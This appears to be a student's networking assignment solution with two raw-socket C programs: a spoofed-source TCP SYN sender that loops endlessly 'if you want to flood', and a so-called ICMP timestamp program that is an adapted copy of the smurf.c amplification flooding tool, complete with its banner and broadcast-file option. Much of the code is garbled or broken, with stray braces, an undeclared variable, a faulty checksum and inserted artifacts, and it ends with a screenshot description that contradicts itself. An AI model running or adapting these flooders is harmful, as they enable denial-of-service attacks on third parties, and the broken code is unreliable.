

Assignment - 4

4. Write two C programs using raw socket to create

1. TCP packet where TCP payload will contain your roll number.
2. ICMP time stamp messages towards a target IP.

Solution 4.1:

TCP solution c code

```
/*  
    Raw TCP packets  
*/  
  
#include <stdio.h> //for printf  
#include <string.h> //memset  
#include <sys/socket.h> //for socket ofcourse  
#include <stdlib.h> //for exit(0);  
#include <errno.h> //For errno - the error number  
#include <netinet/tcp.h> //Provides declarations for tcp header  
#include <netinet/ip.h> //Provides declarations for ip header  
#include <arpa/inet.h> // inet_addr  
#include <unistd.h> // sleep()  
  
/*  
    96 bit (12 bytes) pseudo header needed for tcp header checksum calculation  
*/  
  
struct pseudo_header  
{  
    u_int32_t source_address;  
    u_int32_t dest_address;  
    u_int8_t placeholder;  
    u_int8_t protocol;  
    u_int16_t tcp_length;  
};  
  
/*  
    Generic checksum calculation function
```

```

*/
unsigned short csum(unsigned short *ptr,int nbytes)
{
    register long sum;
    unsigned short oddbyte;
    register short answer;

    sum=0;
    while(nbytes>1) {
        sum+=*ptr++;
        nbytes-=2;
    }
    if(nbytes==1) {
        oddbyte=0;
        *((u_char*)&oddbyte)=*(u_char*)ptr;
        sum+=oddbyte;
    }

    sum = (sum>>16)+(sum & 0xffff);
    sum = sum + (sum>>16);
    answer=(short)~sum;

    return(answer);
}

```

```

int main (void)
{
    //Create a raw socket
    int s = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);

    if(s == -1)
    {
        //socket creation failed, may be because of non-root privileges
        perror("Failed to create socket");
        exit(1);
    }
}

```

```

}

//Datagram to represent the packet
char datagram[4096] , source_ip[32] , *data , *pseudogram;

//zero out the packet buffer
memset (datagram, 0, 4096);

//IP header
struct iphdr *iph = (struct iphdr *) datagram;

//TCP header
struct tcphdr *tcph = (struct tcphdr *) (datagram + sizeof (struct ip));
struct sockaddr_in sin;
struct pseudo_header psh;

//Data part
data = datagram + sizeof(struct iphdr) + sizeof(struct tcphdr);
strcpy(data , "RollNo: CSM20040");

//some address resolution
strcpy(source_ip , "192.168.1.2");
sin.sin_family = AF_INET;
sin.sin_port = htons(80);
sin.sin_addr.s_addr = inet_addr ("10.0.0.2");

//Fill in the IP Header
iph->ihl = 5;
iph->version = 4;
iph->tos = 0;
iph->tot_len = sizeof (struct iphdr) + sizeof (struct tcphdr) + strlen(data);
iph->id = htonl (54321);      //Id of this packet
iph->frag_off = 0;
iph->ttl = 255;
iph->protocol = IPPROTO_TCP;

```

```

iph->check = 0;           //Set to 0 before calculating checksum
iph->saddr = inet_addr ( source_ip ); //Spoof the source ip address
iph->daddr = sin.sin_addr.s_addr;

//Ip checksum
iph->check = csum ((unsigned short *) datagram, iph->tot_len);

//TCP Header
tcph->source = htons (1234);
tcph->dest = htons (80);
tcph->seq = 0;
tcph->ack_seq = 0;
tcph->doff = 5;           //tcp header size
tcph->fin=0;
tcph->syn=1;
tcph->rst=0;
tcph->psh=0;
tcph->ack=0;
tcph->urg=0;
tcph->window = htons (5840);           /* maximum allowed window size */
tcph->check = 0; //leave checksum 0 now, filled later by pseudo header
tcph->urg_ptr = 0;

//Now the TCP checksum
psh.source_address = inet_addr( source_ip );
psh.dest_address = sin.sin_addr.s_addr;
psh.placeholder = 0;
psh.protocol = IPPROTO_TCP;
psh.tcp_length = htons(sizeof(struct tcphdr) + strlen(data) );

int psize = sizeof(struct pseudo_header) + sizeof(struct tcphdr) + strlen(data);
pseudogram = malloc(psize);

memcpy(pseudogram , (char*) &psh , sizeof (struct pseudo_header));
memcpy(pseudogram + sizeof(struct pseudo_header) , tcph , sizeof(struct tcphdr) + strlen(data));

```

```

tcp->check = csum( (unsigned short*) pseudogram , psize);

//IP_HDRINCL to tell the kernel that headers are included in the packet
int one = 1;

const int *val = &one;

if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)
{
    perror("Error setting IP_HDRINCL");
    exit(0);
}

//loop if you want to flood :)
while (1)
{
    //Send the packet
    if (sendto (s, datagram, iph->tot_len , 0, (struct sockaddr *) &sin, sizeof (sin)) < 0)
    {
        perror("sendto failed");
    }
    //Data send successfully
    else
    {
        printf ("Packet Send. Length : %d \n" , iph->tot_len);
    }


    // sleep for 1 seconds
    sleep(1);
}

return 0;
}

```

(output below)

TCP Output:



Solution 4.2:

ICMP Timestamp code:

```
#include <signal.h>
```

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
#include <sys/socket.h>
```

```
#include <sys/types.h>
```

```
#include <netinet/in.h>
```

```
#include <netinet/ip.h>
```

```
#include <netinet/ip_icmp.h>
```

```
#include <netdb.h>
```

```
#include <ctype.h>
```

```
#include <netinet/udp.h>
```

```
#include <arpa/inet.h>
```

```
#include <unistd.h>
```

```

#include <string.h>

#include <sys/time.h>


void banner(void);

void usage(char *);

void smurf(int, struct sockaddr_in, u_long, int);

void ctrlc(int);

unsigned short in_chksum(u_short *, int);


int main(int argc, char *argv[])
{
    struct sockaddr_in sin;

    struct hostent *he;

    FILE *bcastfile;

    int i, sock, bcast, delay, num, pktsize, cycle = 0, x;

    char buf[32], **bcastaddr = malloc(8192);

    banner();

    signal(SIGINT, ctrlc);

    if (argc < 6)
        usage(argv[0]);

    if ((he = gethostbyname(argv[1])) == NULL)
    {
        perror("resolving source host");
        exit(-1);
    }

    memcpy((caddr_t)&sin.sin_addr, he->h_addr, he->h_length);

    sin.sin_family = AF_INET;

    sin.sin_port = htons(0);

    num = atoi(argv[3]);

    delay = atoi(argv[4]);

    pktsize = atoi(argv[5]);

    if ((bcastfile = fopen(argv[2], "r")) == NULL)
    {
        perror("opening bcast file");
        exit(-1);
    }

```

```

}

x = 0;

while (!feof(bcastfile))
{
    fgets(buf, 32, bcastfile);

    if (buf[0] == '#' || buf[0] == '\n' || !isdigit(buf[0]))
        continue;

    for (i = 0; i < strlen(buf); i++)
        if (buf[i] == '\n')
            buf[i] = '\0';

    bcastaddr[x] = malloc(32);
    strcpy(bcastaddr[x], buf);

    x++;
}

bcastaddr[x] = 0x0;
fclose(bcastfile);

if (x == 0)
{
    fprintf(stderr, "ERROR: no broadcasts found in file %s\n\n", argv[2]);
    exit(-1);
}

if (pktsize > 1024)
{
    fprintf(stderr, "ERROR: packet size must be < 1024\n\n");
    exit(-1);
}

if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
{
    perror("getting socket");
    exit(-1);
}

setsockopt(sock, SOL_SOCKET, SO_BROADCAST, (char *)&bcast, sizeof(bcast));

```



```
printf("Flooding %s (. = 25 outgoing packets)\n", argv[1]);
```

```
for (i = 0; i < num || !num; i++)
```

```
{
```

```
    if (!(i % 25))
```

```
    {
```

```
        printf(". ");
```

```
        fflush(stdout);
```

```
    }
```

```
    smurf(sock, sin, inet_addr(bcastaddr[cycle]), pktsize);
```

```
    cycle++;
```

```
    if (bcastaddr[cycle] == 0x0)
```

```
        cycle = 0;
```

```
    usleep(delay);
```

```
}
```

```
puts("\n\n");
```

```
return 0;
```

```
}
```

```
void banner(void)
```

```
{
```

```
    puts("\nsmurf.c v4.0 by TFreak\n");
```

```
}
```

```
void usage(char *prog)
```

```
{
```

```
    fprintf(stderr, "usage: %s <target> <bcast file> "
```

```
        "<num packets> <packet delay> <packet size>\n\n"
```

```
        "target      = address to hit\n"
```

```
        "bcast file  = file to read broadcast addresses from\n"
```

```
        "num packets = number of packets to send (0 = flood)\n"
```

```
        "packet delay = wait between each packet (in ms)\n"
```

```
        "packet size = size of packet (< 1024)\n\n",
```

```
    prog);
```

```

    exit(-1);
}

void smurf(int sock, struct sockaddr_in sin, u_long dest, int psize)
{
    struct iphdr *ip;
    struct icmp *icmp;
    // struct icmp *ic;
    char *packet;

    packet = malloc(sizeof(struct iphdr) + sizeof(struct icmp) + psize);
    ip = (struct iphdr *)packet;
    icmp = (struct icmp *)(packet + sizeof(struct iphdr));

    memset(packet, 0, sizeof(struct iphdr) + sizeof(struct icmp) + psize);

    ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct icmp) + psize);
    ip->ihl = 5;
    ip->version = 4;
    ip->ttl = 255;
    ip->tos = 0;
    ip->frag_off = 0;
    ip->protocol = IPPROTO_ICMP;

    //source address-user input
    ip->saddr = sin.sin_addr.s_addr;

    //destination address-user input
    ip->daddr = dest;

    struct timeval tv;

    ip->check = in_chksum((u_short *)ip, sizeof(struct iphdr));
    icmp->icmp_type = 13;
    icmp->icmp_code = 0;

```

```
icmp->icmp_cksum = in_chksum((u_short *)icmp, sizeof(struct icmp) + psize);
icmp->icmp_dun.id_ts.its_otime = gettimeofday(&tv, NULL);
```

```
sendto(sock, packet, sizeof(struct iphdr) + sizeof(struct icmp) + psize,
        0, (struct sockaddr *)&sin, sizeof(struct sockaddr));
```

```
free(packet); /* free willy! */
}
```

```
void ctrlc(int ignored)
{
    puts("\nDone!\n");
    exit(1);
}
```

```
unsigned short in_chksum(u_short *addr, int len)
```

```
{
    register int nleft = len;
    register int sum = 0;
    u_short answer = 0;
```

```
while (nleft > 1)
```

```
{
    sum += *addr++;
    nleft -= 2;
}
```

```
if (nleft == 1)
```

```
{
    *(u_char *)&answer = *(u_char *)addr;
    sum += answer;
}
```

```
sum = (sum >> 16) + (sum + 0xffff);
```

```
sum += (sum >> 16);
```

}

The screenshot shows the Wireshark network protocol analyzer interface. At the top, the title bar reads "Wireshark - Dec 21, 2030". Below it, the menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help.

The main window is titled "Capturing from s1-eth1". It features a toolbar with icons for various functions like applying filters, saving, and zooming. Below the toolbar, there's a filter bar showing "Apply a display filter... <Ctrl-F>".

The central pane is divided into three sections:

- Packets List:** A table with columns No., Time, Source, Destination, Protocol, Length, and Info. It lists 22 captured packets. Most are ICMP Timestamp requests from 10.0.0.0/8 to 10.0.0.0/8. Packet 22 is highlighted in blue.
- Packet Details:** Shows the structure of the selected packet (No. 22). It identifies it as an ARP Request (Type 8) from source IP 96:50:68:50:d1:a1 to destination IP 36:46:62:4b:ea:ff. The hardware address is listed as 96:50:68:50:d1:a1.
- Packet Bytes:** Displays the raw hex and ASCII data of the packet. The first few bytes correspond to the Ethernet II header and the ARP payload.

At the bottom status bar, it says "s1-eth1 -> live capture in progress" and "Displayed: 22 (100.0%)". On the right side, the profile is set to "Default".